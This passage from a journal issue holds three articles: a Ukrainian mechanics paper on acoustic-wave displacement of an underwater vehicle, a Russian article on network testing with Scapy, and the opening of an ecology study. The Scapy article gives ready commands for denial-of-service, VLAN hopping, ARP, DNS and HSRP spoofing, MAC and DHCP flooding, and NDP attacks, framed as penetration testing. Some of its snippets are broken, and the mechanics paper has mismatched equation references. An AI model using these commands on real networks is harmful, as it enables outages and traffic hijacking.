ВПЛИВ ПЛОСКОЇ АКУСТИЧНОЇ ХВИЛІ НА ПІДВОДНИЙ СТАРТ АПАРАТУ

Анотація. Дослідження відносяться до області прикладної механіки та присвячені вивченню впливу акустичної хвилі тиску на підводний апарат при старті. Приводиться диференціальне рівняння руху підводного об'єкта в спрощеному вигляді. Проаналізований випадок примусового руху підводного апарата довільної геометричної форми при поступальному й кутовому русі в напрямку трьох осей.

Ключові слова: переміщення, рідина, акустична хвиля тиску, підводний апарат.

Аннотация. Исследования относятся к области прикладной механики и посвящены изучению влияния акустической волны давления на подводный аппарат при старте. Приводится дифференциальное уравнение движения подводного объекта в упрощенном виде. Проанализирован случай принудительного движения подводного аппарата произвольной геометрической формы при поступательном и угловом движении в направлении трех осей.

Ключевые слова: перемещение, жидкость, акустическая волна давления, подводный аппарат.

Summary. The investigations pertain to the field of applied mechanics and address the effect of acoustic pressure waves on underwater vehicle during its start. The differential equation of motion of an underwater object is given in a simplified form. We analyze the case of forced motion of an underwater vehicle of arbitrary shape during its translational and angular motion in three axes.

Keywords: moving, liquid, acoustic pressure wave, underwater vehicle.

1. Вступ

В державах з протяжною береговою лінією система захисту власних рубежів повинна незмінно включати в себе заходи протичовнової оборони. В сучасних умовах підводним човнам належить провідна роль в озброєній боротьбі на морі. Поєднуючи в собі такі фактори як прихованість, захищеність, рухливість та здатність до самооборони, підводні човни спроможні винищувати наземні об'єкти, ракетні підводні човни, угруповання надводних кораблів, порушувати комунікації. З появою підводних човнів-ракетоносців, в першу чергу атомних, військово-морський флот постає спроможним чинити стратегічний вплив на хід та наслідок сучасної війни. Саме з огляду на цей аспект, проблема боротьби з підводними човнами — носіями

балістичних ракет — уявляється проблемою надзвичайної ваги.

Нетривалий політний час балістичних ракет, які стартують з підводних човнів (близько 15 хвилин при польоті на дальність 2800 км по нормальним траєкторіям та 7–8 хвилин при польоті на знижених траєкторіях), може виявитися недостатнім для прийняття контрзаходів. Проектуються також надмалі човни, водотоннажністю від 200 кг до 35 тонн, які призначені перш за все для диверсій, розвідки та наведення керованих ракет.

Все це свідчить про подальше зростання ролі підводного флоту та розширення кола тих задач, що покладаються на нього в сучасних умовах. З огляду на зазначене, питанням боротьби з підводними човнами приділяється все більше уваги. Успіх цієї проблеми

буде залежати перш за все від своєчасного виявлення, класифікації та визначення місцезнаходження підводної цілі. Розв'язання цих задач доручається головним чином гідроакустичним засобам. Ехолокація залишається надійним шляхом викриття підводної цілі на теперішній час та в осяжній перспективі.

2. Постановка проблеми

Проаналізуємо рух підводного апарату, розглядаючи його у першому наближенні як коловий жорсткий, або пружно-деформований, циліндр, занурений в ідеальну стисливу рідину, під дією плоскої акустичної хвилі. Тиск за фронтом змінюється у часі ступінчасто або експоненціально. Такий режим може мати місце, наприклад, при підводному бомбардуванні. З цією метою застосуємо операційний метод за умови виконання наближених співвідношень для потенціалів відбитих та випромінених хвиль, що придатно для початкового і кінцевого інтервалів часу.

3. Аналіз літературних даних

Точний вираз граничного переміщення тіла, що має дві площини симетрії, вперше отриманий В. В. Новожиловим [1]. Надалі, цей вираз був узагальнений на пружно-деформуємі тіла Л. І. Слепяном [2]. Задача про рух нескінченного колового циліндра у наближеній постановці вивчалася у статті [3], а у випадку еліптичного циліндру — в роботі [4]. Докладний опис руху тіл іншої конфігурації наводиться в монографії [5].

Можливість використання наближених співвідношень для гідродинамічних тисків при розв'язанні задач вимушеного руху твердих тіл, зокрема циліндру, за умови ступінчастої зміни акустичного навантаження висвітлена в роботах [6, 7].

4. Апарат вільний від закріплень

Розглянемо, як найбільш простий, випадок плоского потоку, в якому розміщений апарат у формі нескінченного за протяжністю циліндра з утворюючими, що перпендикулярні площині течії. Обмежимо коло аналізуємих задач вивченням безвихорового потоку нестисливої рідини.

Припустимо, що в оточуючій підводній апарат рідині поширюється нестационарна хвиля тиску з потенціалом (рис. 1)

$$\Phi(\xi) = \Phi(y - ct). \quad (1)$$

Вважаємо наявність в рухомому об'єкті двох взаємно-перпендикулярних площин геометричної і масової симетрії, які початково перпендикулярні до фронту діючої хвилі.

Це обмеження дозволить надалі уникнути громіздких обчислень. Хоча, слід зазначити, задача може бути розв'язана і для випадку довільної геометрії корпусу.




Рис. 1. Потенціал швидкості акустичної хвилі тиску

Переміщеннями апарату внаслідок наявної надлишкової або негативної плавучості будемо нехтувати.

Стосовно функції потенціалу $\Phi(\xi)$ висловим наступну думку. Вона прямує до певної границі за умови $t \rightarrow (\infty)$. Останнє зауваження слід тлумачити таким чином, що повний імпульс хвилі тиску

$$I = \int_0^{\infty} P_0 dt = - \int_0^{\infty} \frac{\partial \Phi(y - ct)}{\partial t} dt$$

за весь час дії $t \in (0, \infty)$ вважається обмеженим.

Функція $\Phi(y - ct)$ має незмінний профіль, що переміщується в напрямку осі Oy із швидкістю «с» (рис. 1). У фазовій площині (y, t) функція $\Phi(y - ct)$ зберігає сталі значення на лініях $y - ct = \text{const}$. Поверхня $U = \Phi(y - ct)$ — циліндрична, а її утворюючі паралельні до прямої $y = ct$. Напрямна поверхні — крива $\Phi(y - ct)$ при $t = 0$, тобто

$$\Phi(y, t)|_{t=0} = \Phi(y). \quad (2)$$

Доведемо, що за прийнятих припущень стосовно властивостей діючої акустичної хвилі тиску, переміщення підводного апарату (в режимі «стоп-машина») буде наближатися до деякої границі при $t \rightarrow \infty$. Окрім того, обчислимо цю величину.

Задача розв'язується в акустичному наближенні.

Зміна кількості руху за час $t \in (0, \infty)$ дорівнює повному імпульсу сили за цей час. Сила F , що діє на корпус підводного апарату, дорівнює частинній похідній у часі від потенціалу, тобто

$$\frac{\partial \Phi(y - ct)}{\partial t};$$

$$\left\langle \vec{F} = -grad\Phi = -\left(\frac{\partial\Phi}{\partial x}\vec{i} + \frac{\partial\Phi}{\partial y}\vec{j}\right) \right\rangle t.$$

Векторне поле називається потенціальним, якщо воно являється градієнтом деякого скалярного поля, тобто

$$\vec{F} = -grad\Phi.$$

Скалярне поле іменується потенціалом поля F . Знак «мінус» перед $grad\Phi$ обраний для зручності. Відповідно до нашої задачі, це означає, що в напрямку вектора \vec{F} елементарний імпульс сили

$$\frac{\partial\Phi}{\partial t} dt$$

спадний.

Отже, за припущення симетрії корпусу, апарат буде примусово переміщуватися в напрямку діючої хвилі тиску, іншими словами, в напрямку осі Oy .

Диференціальне рівняння руху підводного об'єкту, в межах обумовлених спрощень, можна записати у вигляді

$$M \frac{\partial^2 U(t)}{\partial t^2} = \rho \iint_S \frac{\partial\Phi(y-ct)}{\partial t} \cos(\widehat{n,y}) dS + \rho \iint_S \frac{\partial\varphi(x,y,z,t)}{\partial t} \cos(\widehat{n,y}) dS, \quad (3)$$

де $U(t)$ – примусове переміщення підводного апарату внаслідок дії акустичної хвилі тиску; M – маса апарату; ρ – щільність середовища; n – напрям зовнішньої нормалі до поверхні S корпусу; S – контур поперечного перерізу у площині шпангоута; $\cos(\widehat{n,y})$ – косинус кута між зовнішньою нормаллю та оссю Oy ; інтегрування проводиться по всій поверхні S ; $\varphi(x,y,z,t)$ – потенціал дифракційної хвилі, який підпорядкований тривимірному хвильовому рівнянню Лапласа

$$\Delta\varphi - c^{-2} \frac{\partial^2\varphi(x,y,z,t)}{\partial t^2} = 0 \quad (4)$$

і початковим умовам

$$\varphi(x,y,z,t)|_{t=0} = 0; \quad \left. \frac{\partial\varphi(x,y,z,t)}{\partial t} \right|_{t=0} = 0. \quad (5)$$

Якщо

$$r = [x^2 + y^2 + z^2]^{\frac{1}{2}} \rightarrow \infty,$$

тоді функція $\varphi(x,y,z,t) \rightarrow 0$, а на поверхні корпусу апарата має місце умова

$$\frac{\partial\varphi(x,y,z,t)}{\partial n} = -\frac{\partial\Phi(y,t)}{\partial n} + \frac{\partial U(t)}{\partial t} \cos(\widehat{n,y}). \quad (6)$$

В циліндричних координатах виконуються співвідношення –

$$\Delta\varphi = \frac{\partial^2\varphi}{\partial r^2} + \frac{1}{r} \frac{\partial\varphi}{\partial r} + \frac{1}{r^2} \frac{\partial^2\varphi}{\partial\theta^2} + \frac{\partial^2\varphi}{\partial z^2};$$

$$x = r \cos\theta; \quad y = r \sin\theta.$$

Двічі зінтегрувавши рівняння в межах від нуля до t , отримуємо

$$MU(t) = \rho \iint_S \Phi^* \cos(\widehat{n,y}) dS + \rho \iint_S \varphi^* \cos(\widehat{n,y}) dS, \quad (7)$$

де

$$\Phi^* = \int_0^t \Phi(y,t) dt; \quad \varphi^* = \int_0^t \varphi(x,y,z,t) dt. \quad (8)$$

Переміщення часток оточуючої апарат рідини виражаються через ці дві функції формулами:

$$\vec{V} = grad\Phi^*; \quad \vec{W} = grad\varphi^*, \quad (9)$$

де \vec{V} – переміщення, породжене падаючою хвилею за припущення відсутності апарату в воді; \vec{W} – додаткове переміщення, що обумовлене дифракцією.

Падаюча хвиля розповсюджується в напрямку Oy , тому –

$$\vec{V} = \frac{\partial\Phi^*}{\partial y} \vec{j} = \vec{j}V. \quad (10)$$

Функція φ^* підпорядкована рівнянню

$$\Delta\varphi^* = c^{-2} \frac{\partial^2\varphi}{\partial t^2} \quad (11)$$

та граничним умовам на поверхні корпусу апарату

$$\frac{\partial\varphi^*}{\partial n} = -\frac{\partial\Phi^*}{\partial n} + U(t) \cos(\widehat{n,y}) = (U - V) \cos(\widehat{n,y}). \quad (12)$$

Вирази (11) та (12) одержані після інтегрування у часі рівнянь (4) та (6) з урахуванням умов (5).

З самого початку було обумовлено, що імпульс хвилі тиску обмежений, тому і, відповідно, переміщення V буде також скінченим за величиною прямуючи при $t \rightarrow \infty$ до граничного значення

$$V_\infty = \lim_{t \rightarrow \infty} \frac{\partial\Phi^*}{\partial y}. \quad (13)$$

Потенціал падаючої хвилі Φ і, природно, його інтеграл Φ^* не мають особливостей всередині області, займаємої корпусом підводного апарату. Виходячи з цього, можна записати:

$$\rho \iint_S \Phi^* \cos(\widehat{n,y}) dS = \rho \iiint_V \frac{\partial\Phi^*}{\partial y} dV = \rho \iiint_V V dV. \quad (14)$$

Стосовно другого з інтегралів у виразі (7), то згідно (12), він може бути наведений у вигляді:

$$\rho \iint_S \varphi^* \cos(\widehat{n, y}) dS = \rho \iint_S (U - V)^{-1} \varphi^* \frac{\partial \varphi^*}{\partial n} dS. \quad (15)$$

Отже, перетворення (1.19), (1.20) дозволять вираз (1.12) належним чином змінити:

$$MU(t) = \rho \iiint_V V dV + \rho \iint_S (U - V)^{-1} \varphi^* \frac{\partial \varphi^*}{\partial n} dS. \quad (16)$$

Щоб, врешті рещт, обчислити переміщення підводного апарату під дією хвилі тиску треба знати функцію $\varphi^*(x, y, z, t)$, а це, при узагальненій постановці задачі, неможливо. Тому має сенс шукати не величину $U(t)$, а остаточне переміщення об'єкту, тобто

$$U_\infty = \lim_{t \rightarrow \infty} U(t). \quad (17)$$

Але цього граничного значення може і не бути. Так, якби хвиля тиску мала вигляд стрибка, то внаслідок її дії незакріплений апарат отримав би якусь сталу швидкість. Разом з тим, якщо повний імпульс тиску обмежений, тоді частки води одержать визначені переміщення і можна очікувати, що за цих умов визначеним буде і переміщення підводного апарату.

Припустимо, що це саме так і проаналізуємо, до чого призведе така гадка.

Нехай при $t \rightarrow \infty$, $V \rightarrow V_\infty$, $U \rightarrow U_\infty$. Тоді з рівняння (16) походить, що

$$MU_\infty = M_0 V_\infty + \rho (U_\infty - V_\infty)^{-1} \lim_{t \rightarrow \infty} \iint_S \varphi^* \frac{\partial \varphi^*}{\partial n} dS, \quad (18)$$

де M_0 – маса витисненої апаратом води.

Таким чином, слід знайти

$$\lim_{t \rightarrow \infty} \iint_S \varphi^* \frac{\partial \varphi^*}{\partial n} dS = \iint_S \varphi_\infty^* \frac{\partial \varphi_\infty^*}{\partial n} dS, \quad (19)$$

де

$$\varphi_\infty^* = \lim_{t \rightarrow \infty} \varphi^* = f(x, y, z). \quad (20)$$

Як вже зазначалося [8, 9], функція φ^* підпорядкована рівнянню (11), права частина якого прямує до нуля при $t \rightarrow \infty$, бо пропорційна тиску в дифракційній хвилі. Тому φ_∞^* буде функцією гармонічною. Вона згасаюча при $r \rightarrow \infty$, а на поверхні корпусу підводного апарату дотримується умови

$$\frac{\partial \varphi^*}{\partial n} = A \cos(\widehat{n, y}); \quad A = U_\infty - V_\infty = \text{const}. \quad (21)$$

Звідси походить, що φ_∞^* може бути ототожнена з потенціалом течії безмежної ідеальної рідини коли в ній рухається вивчаємий підводний об'єкт із сталою швидкістю A в напрямку осі Oy . Зазначимо, що в ме-

жах інтересів поставленої задачі, нас цікавить не сама ця функція, а лише інтеграл (19).

Перетворимо його за формулою Дж. Гріна, за умови, що при

$$r = [x^2 + y^2 + z^2]^{\frac{1}{2}} \rightarrow \infty$$

функція φ^* прямує до нуля як r^{-2} . Отже,

$$\begin{aligned} \iint_S \varphi_\infty^* \frac{\partial \varphi_\infty^*}{\partial n} dS &= \frac{1}{2} \iint_S \frac{\partial (\varphi_\infty^*)^2}{\partial n} dS = \\ &= \iiint_V \left[\left(\frac{\partial \varphi_\infty^*}{\partial x} \right)^2 + \left(\frac{\partial \varphi_\infty^*}{\partial y} \right)^2 + \left(\frac{\partial \varphi_\infty^*}{\partial z} \right)^2 \right] dV. \end{aligned} \quad (22)$$

І, таким чином, задача зведена до обчислення інтегралу

$$T = \frac{1}{2} \rho \iiint_V \left[\left(\frac{\partial \varphi_\infty^*}{\partial x} \right)^2 + \left(\frac{\partial \varphi_\infty^*}{\partial y} \right)^2 + \left(\frac{\partial \varphi_\infty^*}{\partial z} \right)^2 \right] dV. \quad (23)$$

Але це є кінетична енергія ідеальної нестисливої рідини в задачі з граничними умовами (21). Тому можна записати:

$$T = \frac{1}{2} m_0 M_0 A^2, \quad (24)$$

де m_0 – коефіцієнт приєднаної маси для циліндра, що рухається в напрямку осі Oy .

З урахуванням виразів (21)...(24), формула (17) набуває вигляду

$$MU_\infty = M_0 V_\infty - m_0 M_0 A = M_0 V_\infty - m_0 M_0 (U_\infty - V_\infty). \quad (25)$$

Розв'язавши це рівняння відносно U_∞ , одержуємо значення примусового переміщення підводного апарату (рис. 2):




Рис. 2. Граничне переміщення підводного апарату під дією акустичної хвилі тиску

$$U_\infty = (1 + m_0) \frac{V_\infty}{m_0 + M_0^{-1} M}. \quad (26)$$

Таким чином, думка стосовно існування граничного значення переміщення (17) виявилася слушною, бо не приводить до протиріч з виразом (26).

Проаналізований випадок примусового переміщення підводного апарату можна розширити і розглядати об'єкт як абсолютно тверде тіло довільної геометричної форми. На відміну від розглянутого, буде мати місце не тільки поступальний рух, але і кутовий, відносно всіх трьох осей. Для шести невідомих, міркуючи аналогічно, можна побудувати лінійну алгебраїчну систему, коефіцієнти якої будуть залежати від 21 коефіцієнта приєднаних мас і статичних моментів мас.

5. Апробація результатів досліджень

Побудовані розрахункові схеми і отримані результати доводять, що за досить малого тертя і досить великого $T(vT \ll 1)$, за період часу $1 \leq t \leq T$ переміщення підводного апарату буде цілком окреслюватися першим доданком формули, тобто

$$\lim_{t \rightarrow \infty} U(t) = \frac{M_0 + m_0}{M + m_0}$$

$$U_\infty = \frac{M_0 + m_0}{M + m_0} U_\infty^\phi.$$

6. Висновки

Таким чином, що за одиничного зміщення

$$U_k(t)|_{t>0} = 1,$$

для узагальненої сили $F_{ik}(t)$ в реальній рідині має місце рівність

$$\lim_{t \rightarrow \infty} U = U_\infty = \lim_{t \rightarrow \infty} U^\phi = U_\infty^\phi = 1;$$

$$U_\infty = U_\infty^\phi = 1.$$

З плином часу t , переміщення підводного човна зменшується, якщо $M < M_0$. І, навпаки, збільшується, якщо $M_0 < M$.

Можна задачу розширити, обмеживши стан підводного апарату якорем.

Література

1. Новожилов В. В. О перемещении абсолютно твердого тела под действием акустической волны давления // Прикл. матем. и мех. Т. XXIII. — Вып. 4, 1959. — С. 794–797.
2. Слепян Л. Н. О перемещении деформируемого тела в акустической среде // Прикл. матем. и мех. Т. XXVII. — Вып. 5, 1963. — С. 918–923.
3. Naywood J, H. Response of an elastic cylindrical shell to a pressure pulse. *Quart. mech. and appl. math.*, vol. 11, part 2, 1958. — P. 181–187.
4. Вороненко Е. Я. О дифракции акустической волны давления на бесконечном круговом цилиндре // *Механика*, — М.: Изв. АН СССР № 3, 1965. — С. 117–121.
5. Замышляев Б. В., Яковлев Ю. С. Динамические нагрузки при подводном взрыве. — Л.: Изд-во «Судостроение», 1967. — 197 с.
6. Григолюк Э. И., Горшков А. Г. Перемещение жесткого цилиндра под действием акустической волны давления // *Прикл. механика*, 1968, 4, № 10. — С. 1–5.
7. Григолюк Э. И., Горшков А. Г. Нестационарные колебания при ударе в акустической среде // *Переходные процессы деформации пластин и оболочек*. Таллин, ЦБТИ ЭССР, 1967. — С. 37–45.
8. Mel'nik, V. N. Influence of acoustic radiation on the sensors of a gyrostabilized platform [Текст] / V. N. Mel'nik, V. V. Karachun // 2004; *Prikladnaya Mekhanika*. ISSN: 00328243. Volume: 40. Issue: 10. Pages: 122–130. Year: 2004-12-01. EID: 2-s2-0-14844342416. Scopus ID: 14844342416.
9. Karachun, V. V. Elastic stress state of a floating-type suspension in the acoustic field. Deviation of the spin axis [Текст] / V. V. Karachun, V. N. Mel'nik // *Strength of Materials*. ISSN: 00392316. Volume: 44. Issue: 6. Pages: 668–677. Year: 2012–11–01. EID: 2-s2-0-84961216138. Scopus ID: 84961216138. DOI: 10.1007/s11223-012-9421-2.

Власенко Владислав Русланович

магістрант,

Гомельського державного університету імені Франціска Скоріны

Рубин Владимир Андреевич

магістрант,

Гомельського державного університету імені Франціска Скоріны

Ulasenka U. R.

graduate student,

Francisk Scorina Gomel State University

Rubin V. A.

graduate student,

Francisk Scorina Gomel State University

ТЕСТИРОВАНИЕ КОМПЬЮТЕРНЫХ СЕТЕЙ ПРИ ПОМОЩИ УТИЛИТЫ SCAPY TESTING COMPUTER NETWORKS WITH SCAPY

Аннотация. В статье приведены программные сценарии написанные при помощи сетевой утилиты Scapy предназначенные для тестирования компьютерных сетей, проведения компьютерных атак с целью дальнейшего их предотвращения.

Ключевые слова: Компьютерные сети, информационная безопасность, тестирование, Python, Scapy.

Summary. The article presents the program scripts written using Scapy network utility designed to test computer networks and conduct cyber attacks to further their prevention.

Key words: Computer networks, information security, testing, Python, Scapy.

Scapy — сетевая утилита написанная на языке Python, которая позволяет посылать, просматривать и анализировать сетевые пакеты. В отличие от большинства других сетевых утилит, Scapy не ограничена только теми протоколами, пакеты которые она может генерировать. Фактически, она позволяет создавать любые пакеты и комбинировать атаки различных типов.

С помощью Scapy можно проводить сканирование, трассировку, исследования, атаки и обнаружение хостов в сети как в интерактивном режиме, так и создавая программные сценарии. Таким образом Scapy можно использовать как сканер уязвимостей.

Сканеры уязвимостей — это программные или аппаратные средства, служащие для осуществления диагностики и мониторинга сетевых компьютеров, позволяющее сканировать сети, компьютеры и приложения на предмет обнаружения возможных проблем в системе безопасности, оценивать и устранять уязвимости [1].

В настоящее время самая распространенная тактика борьбы с злоумышленниками в сети — сдержи-

вание. Она включает в себя руководства по системам защиты, в которых описывается традиционный набор средств защиты, включающих применение антивирусов, брандмауэров, парольной защиты, шифрования и т.д. Мер предлагаемых тактикой сдерживания, не хватает, чтобы полностью защитить компьютерную сеть от угроз. Чтобы эффективно защитить свою компьютерную систему, инженеру необходимо самому попробовать её взломать.

Packet crafting — это техника, которая позволяет сетевым инженерам производить исследование сети, проверять правила фаерволов и находить недостатки системы защиты, которыми могут воспользоваться злоумышленники. Делается это при помощи отправления пакетов на различные устройства в сети. В качестве цели может быть брандмауэр, системы обнаружения вторжений (IDS), маршрутизаторы и любые другие участники сети [2].

Атаку искаженными сетевыми пакетами можно выполнить двумя способами. Во-первых, отсылая на атакуемый сервер некорректные пакеты, которые

нарушают работу операционной системы или сетевого программного обеспечения. Во-вторых, отправляя фальсифицированные пакеты, которые вынуждают хост изменить собственные настройки или конфигурацию системы [3]. Эти атаки рассчитаны на уязвимость системы защиты. Данную атаку можно произвести при помощи Scapy:

```
send(IP(dst="10.1.1.5", ihl=2, version=3)/ICMP())
```

Ping of Death — тип атаки, при которой происходит отправка ICMP-пакетов размером больше 65536 байт (максимального размера пакета), который предусмотрен спецификацией TCP/IP.

Данные пакеты не могут передаваться по сети в целом виде, поэтому выполняется их фрагментация, и когда атакуемый хост получает фрагменты пакетов, он восстанавливает пакет недопустимого размера. В результате может произойти перезагрузка компьютера. Данную атаку можно произвести при помощи Scapy:

```
for p in fragment(IP(dst="10.0.0.5")/ICMP()/
("X"*60000)):
    send(p)
```

Nestea attack подразумевает под собой опасное перекрытие IP-фрагментов. Данный тип атаки может привести к краху операционной системы. Для реализации этой атаки при помощи Scapy нужно выполнить следующие команды:

```
send(IP(dst=target, id=42, flags="MF")/UDP()/
("X"*10))
send(IP(dst=target, id=42, frag=48)/("X"*116))
send(IP(dst=target, id=42, flags="MF")/UDP()/
("X"*224))
```

При Land attack происходит попытка вызова замедления работы узла сети, при помощи отправки пакета с идентичными адресами получателя и отправителя. Для стека протоколов Интернет такая ситуация не нормальна. Устройство пытается выйти из бесконечной петли обращений к самой себе. Для выполнения данной атаки при помощи Scapy необходимо выполнить следующую команду:

```
send(IP(src=target, dst=target)/TCP(sport=135,
dport=135))
```

VLAN hopping — общее название для атак, которые предполагают проникновение в VLAN, который до выполнения атаки был недоступен атакующему.

Scapy предоставляет возможность генерации VLAN пакетов:

```
send(Dot1Q(vlan=1)/Dot1Q(vlan=2)/
IP(dst='targetIP')/ICMP())
```

Для организации agr-spoofing в VLAN можно изменить данную команду на:

```
sendp(Ether(dst='clientMAC')/Dot1Q(vlan=1)/
Dot1Q(vlan=2)/ARP(op='who-has', psrc='gatewayIP',
pdst='clientIP'))
```

Переполнение таблицы коммутации — атака основана на том, что таблица коммутации в коммутаторах имеет ограниченный размер. После заполнения таблицы, коммутатор не может более выучивать новые MAC-адреса и начинает работать как хаб, отправляя трафик на все порты.

Для переполнения таблицы необходимо генерировать и отсылать пакеты с разными MAC-адресами.

RandMAC() — функция Scapy, которая возвращает произвольное значение, в формате MAC адреса; параметр loop — закидывает отправку, что в итоге приводит к исчерпанию буфера таблицы коммутатора.

Для переполнения таблицы коммутации достаточно выполнить следующую команду:

```
sendp(Ether(src=RandMAC())/IP(dst='gatewayIP')/
ICMP(), loop=10000)
```

Для атаки на переполнения таблицы адресов DHCP-сервера можно выполнить следующую команду:

```
sendp(Ether(src=RandMAC(), dst='ff:ff:ff:ff:ff:ff')/
IP(src='0.0.0.0', dst='255.255.255.255')/UDP(sport=68,
dport=67)/BOOTP(chaddr=RandMAC())/
DHCP(options=[("message-type", "discover"), "end"]),
loop=1)
```

DNS-spoofing — атака, базирующаяся на заражении кэша DNS-сервера жертвы ложной записью о соответствии DNS-имени хоста, которому жертва доверяет, и IP-адреса атакующего. Относится к числу spoofing-атак.

Может применяться как непосредственно против хоста-клиента, выполняющего DNS-запрос к кэширующему серверу, так и по отношению к серверу, путём заражения его кэша. Во втором случае обманутыми получают все клиенты DNS-сервера, которым он отвечает данными из своего кэша.

В Scapy данную процедуру можно реализовать при помощи следующей команды:

```
send(IP(dst='dnsserverIP'/UDP(dport=53)/
DNS(qd=DNSQR(qname="adr"))))
```

HSRP (Hot Standby Router Protocol) — проприетарный протокол Cisco, предназначенный для увеличения доступности маршрутизаторов выполняющих роль шлюза по умолчанию. Это достигается путём объединения маршрутизаторов в standby группу и назначения им общего IP-адреса, который и будет использоваться как шлюз по умолчанию для компьютеров в сети. Плюсом данной атаки является то, что очень сложно определить, кто в действительности посылает кадры с искаженным адресом отправителя.

Для атаки на этот протокол может быть использована следующая команда написанная на Scapy:

```
sendp(Ether(src='00:00:0C:07:AC:02',
dst='01:00:5E:00:00:02')
/IP(dst='224.0.0.2', src='attacerIP', ttl=1)/UDP()
/HSRP(priority=230, virtualIP='virtualIP'), inter=3,
loop=1)
```

Такой пакет сделает attacerIP активным HSRP маршрутом.

В протоколе IPv6, вместо ARP появился NDP, на смену DHCP пришла автоконфигурация. На смену протоколу ICMP пришел ICMPv6. Важно то, что кон-

цепция атак осталась практически без изменений. Но стоит отметить, что добавились новые механизмы.

Протокол обнаружения соседей (Neighbor Discovery Protocol, NDP) — это протокол, с помощью которого IPv6-хосты могут обнаружить друг друга, определить адрес канального уровня другого хоста (вместо ARP, который использовался в IPv4), обнаружить маршрутизаторы и так далее. Чтобы этот механизм работал с использованием multicast, каждый раз, когда назначается link-local address или global IPv6 address на интерфейс, хост присоединяется к multicast группе. Чтобы провести атаку на данный протокол при помощи Scapy необходимо выполнить данные команды:

```
ether=Ether(src="hacker_mac", dst="victim_mac")
ipv6=IPv6(src="hacker_ipv6", dst="victim_ipv6")
lla=ICMPv6NDOptDstLLAddr
packet=ether/ipv6/na/lla
sendp(packet, loop=1, inter=3)
```

С помощью Scapy легко осуществлять такие процедуры, как: сканирование, трассировку маршрута, проверку хоста, юнит-тестирование каких-либо сетевых функций, исследование сети и различные виды атак. Таким образом Scapy позволяет провести подробное тестирование сети и выявить её уязвимости для того, чтобы в дальнейшем их можно было устранить.

Литература

1. Википедия — свободная энциклопедия // Сканеры уязвимостей [Электронный ресурс]. — 2016. — Режим доступа: https://ru.wikipedia.org/wiki/Сканеры_уязвимостей — Дата доступа: 16.08.2016
2. Bryan, B. Security power tools / B. Bryan — First Edition — Sebastopol: O'Reilly, 2007. — 783 p.
3. Гифт, Н. Python в системном администрировании Unix и Linux / Н. Гифт, Д. Джонс — СПб: O'Reilly, 2009. — 512 с.

Домашовець О. В.

аспірант

кафедра загальної екології та екоінформаційних систем

Національний університет «Львівська політехніка»

Казимира І. Я.

кандидат технічних наук, доцент

кафедра загальної екології та екоінформаційних систем

Національний університет «Львівська політехніка»

Домашовець О. В.

аспірант

кафедра общей экологии и экоинформационных систем

Национальный университет «Львовская политехника»

Казимира И. Я.

кандидат технических наук, доцент

кафедра общей экологии и экоинформационных систем

Национальный университет «Львовская политехника»

Domashovets O. V.

Postgraduate Student

Department of General Ecology and Eco-Information Systems

Lviv Polytechnic National University

Kazymyra I. Y.

Ph.D., Associate Professor

Department of General Ecology and Eco-Information Systems

Lviv Polytechnic National University

КЛАСТЕРНИЙ ПІДХІД У ДОСЛІДЖЕННІ ЗАБРУДНЕННЯ АТМОСФЕРНОГО ПОВІТРЯ (НА ПРИКЛАДІ ЛЬВІВСЬКОЇ ОБЛАСТІ)

КЛАСТЕРНЫЙ ПОДХОД В ИССЛЕДОВАНИИ ЗАГРЯЗНЕНИЯ АТМОСФЕРНОГО ВОЗДУХА (НА ПРИМЕРЕ ЛЬВОВСКОЙ ОБЛАСТИ)

THE CLUSTER APPROACH FOR THE INVESTIGATION OF AIR POLLUTION (BY EXAMPLE OF LVIV REGION)

Анотація. Пропонується застосувати двоетапний кластерний підхід до дослідження динаміки викидів найпоширеніших забруднюючих речовин в атмосферне повітря Львівської області. Описано математичну модель. Виконано програмну реалізацію запропонованого підходу у середовищі Matlab 7.10.0 та представлено результати.

Ключові слова: кластеризація, алгоритм k-середніх, карта Кохонена, що самоорганізується, атмосферне повітря, викиди забруднюючих речовин.

Аннотация. Предлагается использовать двухэтапный кластерный подход к исследованию динамики выбросов наиболее распространенных загрязняющих веществ в атмосферный воздух Львовской области. Описана математическая модель. Выполнена программная реализация предложенного подхода в среде Matlab 7.10.0 и представлены результаты.

Ключевые слова: кластеризация, алгоритм k-средних, самоорганизующаяся карта Кохонена, атмосферный воздух, выбросы загрязняющих веществ.

Summary. We propose to apply the two-stage cluster approach for the investigation of the dynamics in emissions of the most common pollutants into the atmosphere in Lviv region. The mathematical model was described. The implementation of the proposed approach was performed in the Matlab 7.10.0 environment and the results were presented.

Key words: clustering, k-means algorithm, Kohonen’s self-organizing maps, the atmosphere air, emissions of pollutants.

